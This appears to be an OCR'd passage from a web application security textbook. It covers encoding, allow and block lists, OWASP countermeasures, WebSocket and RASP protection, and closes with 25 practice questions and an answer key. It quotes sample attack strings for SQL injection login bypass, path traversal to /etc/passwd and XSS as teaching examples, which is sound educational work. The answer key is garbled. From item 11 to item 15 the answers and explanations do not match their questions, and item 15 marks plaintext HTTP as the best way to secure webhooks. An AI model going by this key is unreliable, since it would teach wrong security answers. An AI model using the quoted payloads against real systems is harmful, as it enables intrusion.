An HTML encoding scheme is used to represent unusual characters so that they can be safely combined within an HTML document. HTML encoding replaces unusual characters with strings that can be recognized while the various characters define the structure of the document. If you want to use the same characters as those contained in the document, you might encounter

problems. These problems can be overcome using HTML encoding. It defines several HTML entities to represent particularly usual characters such as:

- & &
- < <
- > >

Unicode Encoding Unicode encoding is of two types: 16-bit Unicode encoding and UTF-8.

- 16-bit Unicode Encoding It replaces unusual Unicode characters with "%u" followed by the character's Unicode codepoint expressed in the hexadecimal format.
- UTF-8 is a variable-length encoding standard that expresses each byte in the hexadecimal format and prefixes it with %.

Base64 Encoding

The Base64 encoding scheme represents any binary data using only printable ASCII characters. In general, it is used for encoding email attachments for safe transmission over SMTP and also for encoding user credentials.

For example: The binary value of cake is "cake = 01100011011000010110101101100101" converting this binary value to Base64 encoding (binary format);

Base64 encoding: 01011001 00110010 01000110 01110010 01011010 01010001 00111101 00111101

Hex Encoding

The HTML encoding scheme uses the hex value of every character to represent a collection of characters for transmitting binary data.

For, example:

- Hello 48 65 6C 6C 6F
- Jason 4A 61 73 6F 6E

Whitelisting vs. Blacklisting Applications

Web applications have played an important role in the adoption of digital transformation globally. Such rapid development has motivated attackers to compromise system security using different techniques that exploit the flaws and breaches present in the applications. To thwart these attacks, security professionals need to implement various security policies and testing strategies.

Whitelisting and blacklisting are one such security strategy that can retain the applications, networks, and infrastructures securely. Using this strategy, one can create a list of entities that should be allowed and those that should be blocked. Thus, any malicious software can be effectively blocked before it enters the organizational network.

Application Whitelisting

Application whitelisting specifies a list of application components such as software libraries, plugins, extensions, and configuration files, or legitimate software that can be permitted to execute in the system. It helps in preventing unauthorized execution and spreading of malicious programs. It can also prevent the installation of unapproved or vulnerable applications. Whitelisting provides greater flexibility by protecting against ransomware and other types of malware attacks on web applications.

Application Blacklisting

Application blacklisting specifies malicious applications or software that are not permitted to be executed in the system or the network. Blacklisting can be performed by blocking malicious applications that can cause potential damage or lead to attacks. Blacklisting is a threat-centric method; it cannot detect modern threats and results in attacks leading to data loss. Hence, it is important to update the backlist regularly to defend Against the latest malware attacks. Application blacklisting can be performed by adding the names of applications to be blocked at the firewall level or installing specific software to block the applications.

Blacklisting And Whitelisting for Basic URL Management

URL blacklisting prevents the user from loading web pages from the blacklisted URLs. The user can access all URLs except those in the blacklist. URL whitelisting permits the users to access only specific URLs as exclusions to those that are added to the URL blacklist.

URL whitelisting is performed using the following methods:

- **Allow access to all URLs except the blocked ones:** Whitelisting can allow the users to access the rest of the network applications
- **Block access to all URLs except permitted ones:** Whitelisting can permit access to a limited list of URLs
- **Define exceptions to very restrictive blacklists:** Whitelisting lets users access schemes, subdomains of other domains, specific paths, or ports
- **Allow the browser to open applications:** Whitelisting is performed only for specific external protocol handlers so that the browser can automatically execute applications

URL blacklisting is performed using the following methods:

- **Allow access to all URLs except the blocked ones:** Blacklisting prevents users from accessing blocked websites
- **Block access to all URLs except permitted ones:** Blacklisting blocks access to all malicious URLs
- **Define exceptions to very restrictive blacklists:** Blacklisting restricts access to all URLs that are vulnerable to attacks
- **Allow the browser to open apps:** Blacklisting prevents the browser from automatically executing applications

Application Whitelisting And Blacklisting Tools

Various tools that help security professionals in application whitelisting and blacklisting are mentioned below.

Manageengine Application Control Plus

Manageengine Application Control Plus automates the placement of applications in whitelists and blacklists based on specified control rules. With its built-in, sophisticated Endpoint Privilege Management feature, Application Control Plus enables organizations to establish the principle of least privilege (polp) and zero trust by allowing only authorized access to applications and their related privileges.

Content Filtering Tools

Content filtering tools are software or hardware solutions designed to control and manage access to web content based on predefined criteria. The tools enable organizations to enforce

policies regarding Internet usage, blocking or allowing access to specific websites, applications, or specific types of content.

- TitanHQ WebTitan (https://www.titanhq.com)
- NG Firewall Complete (https://edge.arista.com)
- Smoothwall Filter (https://smoothwall.com)
- FortiGuard URL Filtering Service (https://www.fortinet.com)
- Barracuda Web Security Gateway (https://www.barracuda.com)
- OpenDNS (https://www.opendns.com)

How to Defend Against Injection Attacks

- SQL Injection Attacks
- Command Injection Flaws
- LDAP Injection Attacks
- File Injection Attacks
- Server-side JS Injection
- Server-Side Include Injection
- Server-Side Template Injection
- Log Injection
- HTML Injection
- CRLF Injection
- XSS Attacks

Web Application Attack Countermeasures

Broken Access Control

- Perform access-control checks before redirecting the authorized user to the requested resource
- Avoid using insecure IDs to prevent the attacker from guessing them
- Provide a session timeout mechanism
- Limit file permissions to authorized users to prevent misuse
- Regularly review and update user roles and permissions
- Avoid client-side caching mechanisms
- Remove session tokens on the server side on user logout
- Ensure that minimum privileges are assigned to users to perform only essential actions
- Enforce access control mechanisms once and re-use them throughout the application
- Implement deny by default, except for public resources
- Enforce model access control that registers ownership instead of allowing the user to modify the record
- Ensure that unauthorized access attempts are properly logged and monitored
- Perform regular audits and tests on the access controls to discover flaws and ensure that the controls are working as expected
- Ensure that only server-side authentication is trusted because the same controls are implemented for all the applications, users, and services
- Enable role-based access control (RBAC) to enhance compliance
- Use ABAC to evaluate access permissions based on attributes of the user, resource, and environment

- Ensure that the web roots do not contain any metadata or backup files. o Invalidate stateful session identifiers on the server after the user logs out. o Restrict the use of the cross-origin resource sharing (CORS) protocol
- Apply security headers such as CSP and X-Frame-Options to address web security risks
- Implement multi-factor authentication (MFA) for accessing sensitive resources to provide an additional layer of security

Cryptographic Failures/Sensitive Data Exposure

Many web applications do not properly protect sensitive data such as credit card numbers, SSNs, and authentication credentials with appropriate encryption or hashing. Attackers may steal or modify such weakly protected data to conduct identity theft, credit card fraud, or other crimes.

Some countermeasures Against cryptographic failures/sensitive data exposure attacks are as follows:

- Do not create or use weak cryptographic algorithms
- Generate encryption keys offline and store them securely. o Ensure that encrypted data stored on the disk is not easy to decrypt
- Use AES encryption for stored data and use TLS with HSTS (HTTP Strict Transport Security) for incoming traffic
- Ensure sensitive data is encrypted using strong encryption algorithms such as AES-256 for symmetric encryption and RSA-2048 for asymmetric encryption
- Classify the data processed, stored, or transmitted by an application and apply controls accordingly
- Use PCI DSS compliant tokenization or truncation to remove the data soon after its requirement
- Use proper key management and ensure that all the keys are in place
- Store cryptographic keys securely using hardware security modules (HSMs) or key management services (KMS)
- Rotate keys regularly and implement policies for key generation, distribution, and destruction
- Encrypt all the data in transit using TLS with Perfect Forward Secrecy (PFS) ciphers
- Disable caching techniques for requests that contain sensitive information
- Avoid the storage of unused vital data in the storage space to avoid exposure
- Store sensitive data in encrypted databases or file systems. Use database encryption features provided by modern DBMS such as MYSQL, PostgreSQL, and SQL Server
- Employ a well-crafted distinct algorithm for the security of password storage. o Disable the auto-filling option for highly sensitive data forms
- Employ WAF security for an additional layer of protection along with data masking and customized rules for confidential data access at the client side
- Avoid the use of API's that call for excessive data exposure by using global JSON payloads
- Use strong, one-way hashing algorithms such as bcrypt, scrypt, or Argon2 to hash passwords
- Use IVs and CSPRNG only when they are required to be implemented
- Avoid using outdated hashing functions and padding techniques such as MD5, SHA-1, PKCS v1, and PKCS v1.5

- Use authenticated encryption techniques while encrypting the stored data to achieve both confidentiality and data integrity
- Ensure that cryptographic libraries and frameworks are up-to-date to protect Against known vulnerabilities

Insecure Design

Threat Modelling

- Implement a threat modeling system to detect potential threats before they are exploited. A threat modeling system scrutinizes the security and privacy requirements of an application during its development.
- Perform periodical assessments for every module and feature to be added to the application
- Design tests for flow validation and verification to defend Against the listed threats
- Conduct threat modeling early in the design phase to identify potential threats and vulnerabilities.
- Use tools such as Microsoft Threat Modeling Tool or OWASP Threat Dragon.

Security Requirements Definition

- Define clear security requirements based on industry standards and best practices
- Ensure these requirements are integrated into the design specifications

Secure Design

- Implement a secure design that can help maintain proper security in the application through automated evaluation and testing for potential threats.
- Ensure that the application has been verified for errors. The estimations should be analyzed and recorded. Based on the recorded estimations, appropriate measures should be implemented.
- Follow security design principles such as:
    - Least privilege: Ensure users and processes operate with the minimum privileges necessary
    - Defense in depth: Implement multiple layers of security controls
    - Fail securely: Ensure the system remains secure even when errors occur
    - Secure by default: Default settings should be secure out of the box
    - Minimize attack surface: Reduce the number of entry points and potential attack vectors.

Secure Development Life Cycle

- Implement a secure development life cycle, which helps in meeting the client requirements and developing applications according to security standards
- Ensure that the development and security teams maintain healthy communication during the development of the application to implement security and privacy-related controls for the application
- Integrate security into every phase of the development lifecycle, from planning and design to testing and maintenance
- Use frameworks such as Microsoft's Secure Development Lifecycle (SDL) or OWASP's Software Assurance Maturity Model (SAMM)

Architectural Risk Analysis

- Perform an architectural risk analysis to identify and address security risks associated with the design
- Use techniques such as attack surface analysis and threat assessment

Security Misconfiguration

Security misconfiguration makes web applications potentially vulnerable and may provide attackers with access to them as well as to files and other application-controlling functions. Insufficient transport layer protection allows attackers to obtain unauthorized access to sensitive information as well as to perform attacks such as account theft, phishing, and compromising admin accounts. Encrypt all communications between the website and client to prevent attacks due to insufficient transport layer protection.

How To Defend Against Web Application Attacks

To defend Against web application attacks, you can follow the countermeasures stated earlier. To protect the web server, you can use a WAF firewall/IDS and filter packets. You also should regularly update the server's software using patches to protect it from attackers. Sanitize and filter the user input, analyze the source code for SQL injection, and minimize the use of third-party applications to protect the web applications. You can also use stored procedures and parameter queries to retrieve data and disable verbose error messages that can provide attackers with useful information. Use custom error pages to protect the web applications. To avoid SQL injection into the database, connect using a non-privileged account and grant the least privileges to the database, tables, and columns. Disable commands such as xp_cmdshell, which can affect the OS.



Figure 14-30: Defend Against Web Application Attacks

Best Practices for Securing WebSocket Connections

Securing WebSocket connections is critical to ensure that data transmitted between clients and servers remains confidential and protected from attacks. The following are best practices for securing WebSocket connections:

- Use secure WebSocket protocol (wss://) instead of ws:// to encrypt WebSocket data in transit using TLS/SSL

- Validate the Origin header on the server to ensure that WebSocket connections are only accepted from trusted domains
- Use token-based authentication (e.g., JWT) to authenticate users before establishing a WebSocket connection
- Enforce role-based access control (RBAC. to ensure that only authorized users can perform certain actions over the WebSocket connection
- Set limits on the size of messages to prevent denial-of-service (DoS) attacks
- Implement rate limiting to control the number of messages a client can send in a given timeframe. Throttle excessive messages to prevent abuse
- Implement session timeouts to automatically close inactive WebSocket connections
- Log all WebSocket connections and activities for auditing and Monitoring. Implement real-time Monitoring to detect and respond to suspicious activities
- Use WebSocket subprotocols to define and enforce specific communication protocols between the client and server
- Ensure server certificates are valid and check if they are issued by a trusted CA or not
- Use well-maintained and secure WebSocket libraries and frameworks
- Set security headers such as CSP and X-Frame-Options to protect WebSocket connections

RASP For Protecting Web Servers

Runtime Application Self Protection (RASP) is a technology that provides security to applications that run on a server. RASP can be used for detecting runtime attacks on the real-time software application layer and can provide better visibility of hidden vulnerabilities. RASP can detect any malicious activity in the incoming traffic and also validate data requests. RASP protects both web and non-web applications and it can be used to prevent fake programs from being executed inside the application. RASP performs continuous Monitoring to help remediate attacks such as unknown zero-day attacks at an early stage without any human intervention.

The RASP layer is placed within the application code. It deploys by Monitoring the traffic coming into the server and applies protection mechanisms whenever threat vectors are detected. All the requests are examined through the RASP layer present between the server and the application without affecting the performance of the application. Furthermore, RASP can generate minimized false positives.

Benefits Of Using RASP

- **Visibility:** RASP offers greater visibility and lets the user have a detailed view of the application to monitor the attacks
- **Collaboration and DevOps:** It provides better collaboration and DevOps as it offers transparency that can provide similar and detailed information to both security professionals and developers
- **Penetration testing:** The increased visibility of RASP helps in avoiding duplicate testing. It also provides information about successful attacks and previously tested applications
- **Incident response:** RASP supports incident response to facilitate logging for security and compliance by letting the user report on customized events without modifying the application



Figure 14-31: Overview of RASP

Web Application Security Testing Tools

There are various web application security assessment tools available for scanning, detecting, and assessing the vulnerabilities/security of web applications. These tools reveal their security posture; you can use them to find ways to harden security and create robust web applications. Furthermore, these tools automate the process of accurate web application security assessment. This section discusses some web application security testing tools.

- N-Stalker Web App Security Scanner
- Veracode
- Invicti
- Contrast Security
- Snyk
- CodeSonar
- HCL AppScan

Web Application Firewalls

Web application firewalls (WAFs) secure websites, web applications, and web services Against known and unknown attacks. They prevent data theft and manipulation of sensitive corporate and customer information. Some of the most commonly used wafs are as follows:

- Cloudflare Web Application Firewall (WAF)
- Imperva's Web Application Firewall
- AppWall
- Qualys WAF
- Barracuda Web Application Firewall
- NetScaler WAF

Summary

This chapter explores the increasing reliance on web applications and the security threats they face. It introduces web application architecture, including client, business logic, and database layers, and explains how web services function. The document details various web vulnerabilities, particularly those listed in the OWASP Top 10, such as broken access control, cryptographic failures, injection attacks, and insecure design. It examines common attack techniques, including SQL injection, cross-site scripting (XSS), cross-site request forgery (CSRF), session hijacking, clickjacking, and directory traversal, among others. Additionally, the chapter discusses web API security, webhooks, and web service vulnerabilities, emphasizing the importance of securing data transmission and authentication processes. It outlines the

methodologies used by attackers and ethical hackers, including footprinting, authentication bypass, session hijacking, and injection attacks, while also presenting defensive strategies and security tools for mitigating risks. The document provides insights into web application hacking methodologies, demonstrating how attackers exploit weaknesses at different layers of a system and highlighting best practices for securing web applications.

Mind Map



Figure 14-32: Mind Map

Practice Questions

1. What is the primary function of a web application?
A. To store files locally on a computer
B. To interact with web servers and provide an interface to users
C. To execute programs without using the internet
D. To replace all desktop applications

2. Which of the following is NOT a layer in web application architecture?
A. Client layer
B. Database layer
C. Network layer
D. Business logic layer

3. Web applications primarily use which protocol for communication?
A. FTP
B. SMTP
C. HTTP/HTTPS
D. SNMP

4. What does the business logic layer in web application architecture do?

A. Stores all user data
B. Handles authentication, processing, and logic execution
C. Displays the website content to users
D. Provides direct internet connectivity

5. What is the purpose of an SQL Injection attack?
A. To modify database queries and gain unauthorized access
B. To encrypt a database for security
C. To overload a server with requests
D. To create a backup of the database

6. Cross-Site Scripting (XSS) attacks primarily target which component?
A. Web server
B. Web browser
C. Database
D. Operating system

7. Which of the following is an example of a Directory Traversal attack?
A. ../../etc/passwd
B. <script>alert('xss')</script>
C. Drop table users;
D. Select * from users where id=1

8. Which attack exploits weaknesses in the authentication mechanism to steal session tokens?
A. Brute force attack
B. Session hijacking
C. SQL injection
D. Man-in-the-middle attack

9. What is the most common OWASP Top 10 security risk?
A. Security misconfiguration
B. Broken access control
C. Insufficient logging and monitoring
D. Server-side request forgery (SSRF)

10. Which OWASP category includes vulnerabilities related to weak encryption and improper data storage?
A. Injection
B. Cryptographic failures
C. Security misconfiguration
D. Cross-site scripting

11. What is a major risk associated with using outdated third-party components in web applications?

A. Slower website performance
B. Reduced storage space
C. Increased security vulnerabilities
D. Unreadable source code

12. Which attack allows an attacker to gain unauthorized access to an API by manipulating access tokens?
A. SQL injection
B. Oauth token hijacking
C. Clickjacking
D. DNS poisoning

13. What is a webhook used for?
A. To send real-time data updates between applications
B. To encrypt web traffic
C. To analyze user behavior on a website
D. To scan web applications for vulnerabilities

14. Which API vulnerability allows attackers to access restricted resources by modifying object references?
A. Insecure deserialization
B. Broken object-level authorization (bola.
C. Cross-site request forgery (CSRF)
D. Server-side request forgery (SSRF)

15. What is the best way to secure webhooks?
A. Encrypting webhook payloads
B. Using plaintext http requests
C. Disabling authentication for webhooks
D. Allowing access from any source

16. What is a Brute Force Attack?
A. Attempting to guess passwords by trying multiple combinations
B. Encrypting data using a weak key
C. Manipulating website URLs to access hidden pages
D. Overloading a web server with traffic

17. What does a Man-in-the-Middle attack do?
A. Encrypts all user data before sending
B. Intercepts and alters communication between two parties
C. Redirects a user to a legitimate website
D. Blocks all internet traffic

18. Which attack method exploits improperly stored cookies to gain access to user sessions?
A. SQL injection

B. Cookie snooping
C. DoS attack
D. Xml external entity (xxe) attack

19. What is the primary goal of penetration testing in web applications?
A. To increase the website loading speed
B. To identify and fix security vulnerabilities
C. To improve website aesthetics
D. To remove unused database tables

20. Which of the following is NOT a best practice for securing web applications?
A. Using strong authentication mechanisms
B. Storing passwords in plaintext
C. Implementing input validation
D. Applying security patches regularly

21. What is an effective countermeasure Against Cross-Site Scripting (XSS) attacks?
A. Allowing all user input without validation
B. Escaping special characters in user input
C. Using weak passwords
D. Storing cookies without encryption

22. What is Fuzz Testing used for?
A. Identifying security vulnerabilities in web applications
B. Optimizing website performance
C. Encrypting network traffic
D. Automating database backups

23. Which tool is commonly used for testing web application security?
A. Microsoft Word
B. Burp Suite
C. VLC Media Player
D. Google Docs

24. What is the purpose of session token tampering?
A. To prevent users from logging in
B. To manipulate session identifiers for unauthorized access
C. To improve web application performance
D. To store user passwords securely

25. Which of the following is an example of a secure API design principle?
A. Allowing unrestricted access to all API endpoints
B. Using http instead of https
C. Implementing authentication and authorization for API access
D. Storing API keys in the client-side code

Answers

1. **Answer: B**

Description: A web application is a software program that runs on a web server and allows users to interact with it through a browser. Unlike desktop applications, web applications do not require installation on a local machine and can be accessed from anywhere with an internet connection. Examples of web applications include email services like Gmail, social media platforms like Facebook, and e-commerce websites like Amazon.

2. **Answer: C**

Description: Web application architecture is typically divided into three layers: the Client Layer (frontend., the Business Logic Layer (backend., and the Database Layer. The Client Layer consists of the user interface (HTML, CSS, JavaScript), the Business Logic Layer processes user requests and enforces rules, and the Database Layer stores and retrieves data. The Network Layer, however, is not a part of web application architecture but rather belongs to general networking.

3. **Answer: C**

Description: Web applications use Hypertext Transfer Protocol (HTTP) for communication between the client and the server. HTTPS (HTTP Secure) is a more secure version that encrypts data using SSL/TLS, ensuring data integrity and confidentiality. Websites handling sensitive data, such as online banking and e-commerce platforms, use HTTPS to protect Against cyber threats like Man-in-the-Middle (MITM) attacks.

4. **Answer: B**

Description: The Business Logic Layer is responsible for processing user requests, executing the application's core functions, and handling security measures like authentication and authorization. For example, when a user logs into an e-commerce website, the Business Logic Layer verifies their credentials, retrieves order history from the database and processes new transactions.

5. **Answer: A**

Description: SQL Injection (sqli) is a type of cyberattack where an attacker manipulates SQL queries to gain unauthorized access to a database. By injecting malicious SQL statements into input fields, attackers can retrieve, modify, or delete data. For example, an attacker may enter 'OR '1'='1 in a login form to bypass authentication and gain access to a system. Sqli can be prevented by using prepared statements, parameterized queries, and input validation**.**

6. **Answer: B**

Description: Cross-Site Scripting (XSS) attacks inject malicious JavaScript into web pages, which is then executed in users' browsers. This can lead to session hijacking, phishing attacks, or redirecting users to malicious websites. For example, if an attacker posts a script in a comment section of a blog, all users who view that comment may unknowingly execute the script in their browsers. Input validation, escaping user input, and using a Content Security Policy (CSP) can help prevent XSS attacks.

7. Answer: A

Description: Directory Traversal, or Path Traversal, is an attack that exploits web applications by manipulating file paths to access restricted files. For example, an attacker might enter ../../etc/passwd to navigate outside the allowed directory and retrieve system passwords. To prevent this attack, web applications should sanitize user inputs, implement access controls, and restrict file permissions.

8. **Answer: B**

Description: Session hijacking is an attack where an attacker steals a user's session token to gain unauthorized access to their account. This often occurs when session tokens are transmitted over unencrypted HTTP connections or stored insecurely in cookies. Attackers can intercept tokens through network sniffing or XSS attacks. To mitigate this risk, web applications should use secure cookies, regenerate session tokens after login, and enforce HTTPS connections.

9. **Answer: B**

Description: Broken Access Control occurs when users can access data or functions, they should not have permission to view. This happens when proper authorization checks are not implemented, allowing attackers to modify URLs, manipulate request parameters, or escalate privileges. For instance, a low-privileged user might change the user_id in a URL to view another user's sensitive information. Enforcing role-based access control (RBAC. And implementing proper authentication mechanisms can prevent this vulnerability.

10. **Answer: B**

Description: Cryptographic failures occur when sensitive data, such as passwords and credit card details, are stored or transmitted without proper encryption. Attackers can exploit these weaknesses to steal or manipulate data. For example, if passwords are stored in plaintext instead of being hashed, an attacker gaining access to the database could retrieve all user passwords. Using strong encryption algorithms, salting passwords, and enforcing secure transmission with HTTPS helps prevent cryptographic failures.

11. **Answer: A**

Description: A webhook is a method of sending real-time data updates from one system to another when an event occurs. Webhooks are commonly used in API's for applications such as payment gateways, messaging services, and continuous integration/deployment (CI/CD). For example, a webhook in an e-commerce system might notify a third-party shipping provider when a new order is placed.

12. **Answer: B**

Description: BOLA occurs when API's fail to enforce authorization at the object level, allowing unauthorized users to access or modify data. Attackers can manipulate request parameters to access another user's data. For instance, changing user_id=123 to user_id=456 in an API request could expose another user's private information. Implementing proper authorization checks and restricting API access based on roles can prevent BOLA attacks.

13. **Answer: A**

Description: Brute force attacks involve systematically guessing usernames and passwords until the correct combination is found. Attackers use automated tools to try millions of

combinations in a short time. To defend Against brute force attacks, web applications should implement account lockout mechanisms, enforce strong password policies, and use multi-factor authentication (MFA..

14. **Answer: B**

Description: A Man-in-the-Middle (MITM) attack occurs when an attacker intercepts and potentially alters communication between two parties. This allows them to steal sensitive data, such as login credentials or financial information. MITM attacks often occur on public Wi-Fi networks if data is transmitted over unencrypted HTTP connections. Using end-to-end encryption (HTTPS, TLS), vpns, and secure authentication methods helps prevent MITM attacks.

15. **Answer: B**

Description: Burp Suite is a widely used tool for testing the security of web applications. It allows security professionals to identify vulnerabilities such as SQL Injection, XSS, and authentication flaws.

16. **Answer: A**

Description: A brute force attack involves trying all possible combinations of characters to guess a password, encryption key, or other sensitive data. It's an exhaustive method of cracking security without any shortcuts, relying on computational power to try every combination until the correct one is found.

17. **Answer: B**

Description: A Man-in-the-Middle (mitm) attack occurs when an attacker secretly intercepts and potentially alters the communication between two parties. This could be done to steal sensitive information like login credentials, credit card numbers, or to inject malicious content into the conversation.

18. **Answer: B**

Description: Cookie snooping refers to an attack where an attacker is able to gain access to the cookies stored by a web application on the client side. Improperly stored or insecure cookies can be hijacked to impersonate a user, gaining unauthorized access to their sessions.

19. **Answer: B**

Description: Penetration testing is conducted to simulate cyberattacks on a web application to identify security flaws. This helps to discover weaknesses before attackers can exploit them, allowing developers to address vulnerabilities proactively.

20. **Answer: B**

Description: Storing passwords in plaintext is a serious security risk because it exposes them to theft if a breach occurs. Secure web applications must hash and salt passwords before storing them to ensure that even if the database is compromised, passwords cannot be easily retrieved.

21. **Answer: B**

Description: SS attacks occur when attackers inject malicious scripts into web pages that are then executed in the browsers of unsuspecting users. EscAPIng special characters such as <, >, and & ensures that user input is treated as data and not executable code, preventing XSS attacks.

22. **Answer: A**

Description: Fuzz testing involves sending random or unexpected data inputs to a web application to identify potential vulnerabilities such as crashes, unhandled exceptions, or security weaknesses. It's an effective method for finding flaws in how an application handles input.

23. **Answer: B**

Description: Burp Suite is a popular suite of tools used for web application security testing. It helps security professionals identify vulnerabilities, including XSS, SQL injection, and other common web application flaws, through active scanning and manual testing features.

24. **Answer: B**

Description: Session token tampering involves modifying the session token (or identifier) used by an application to track users. If an attacker can manipulate the session token, they can hijack a user's session and gain unauthorized access to their account or resources.

25. **Answer: C**

Description: Authentication and authorization are crucial for securing API's. By ensuring that only authorized users can access certain endpoints, API access is restricted to legitimate users, helping to protect sensitive data and functionality from unauthorized use.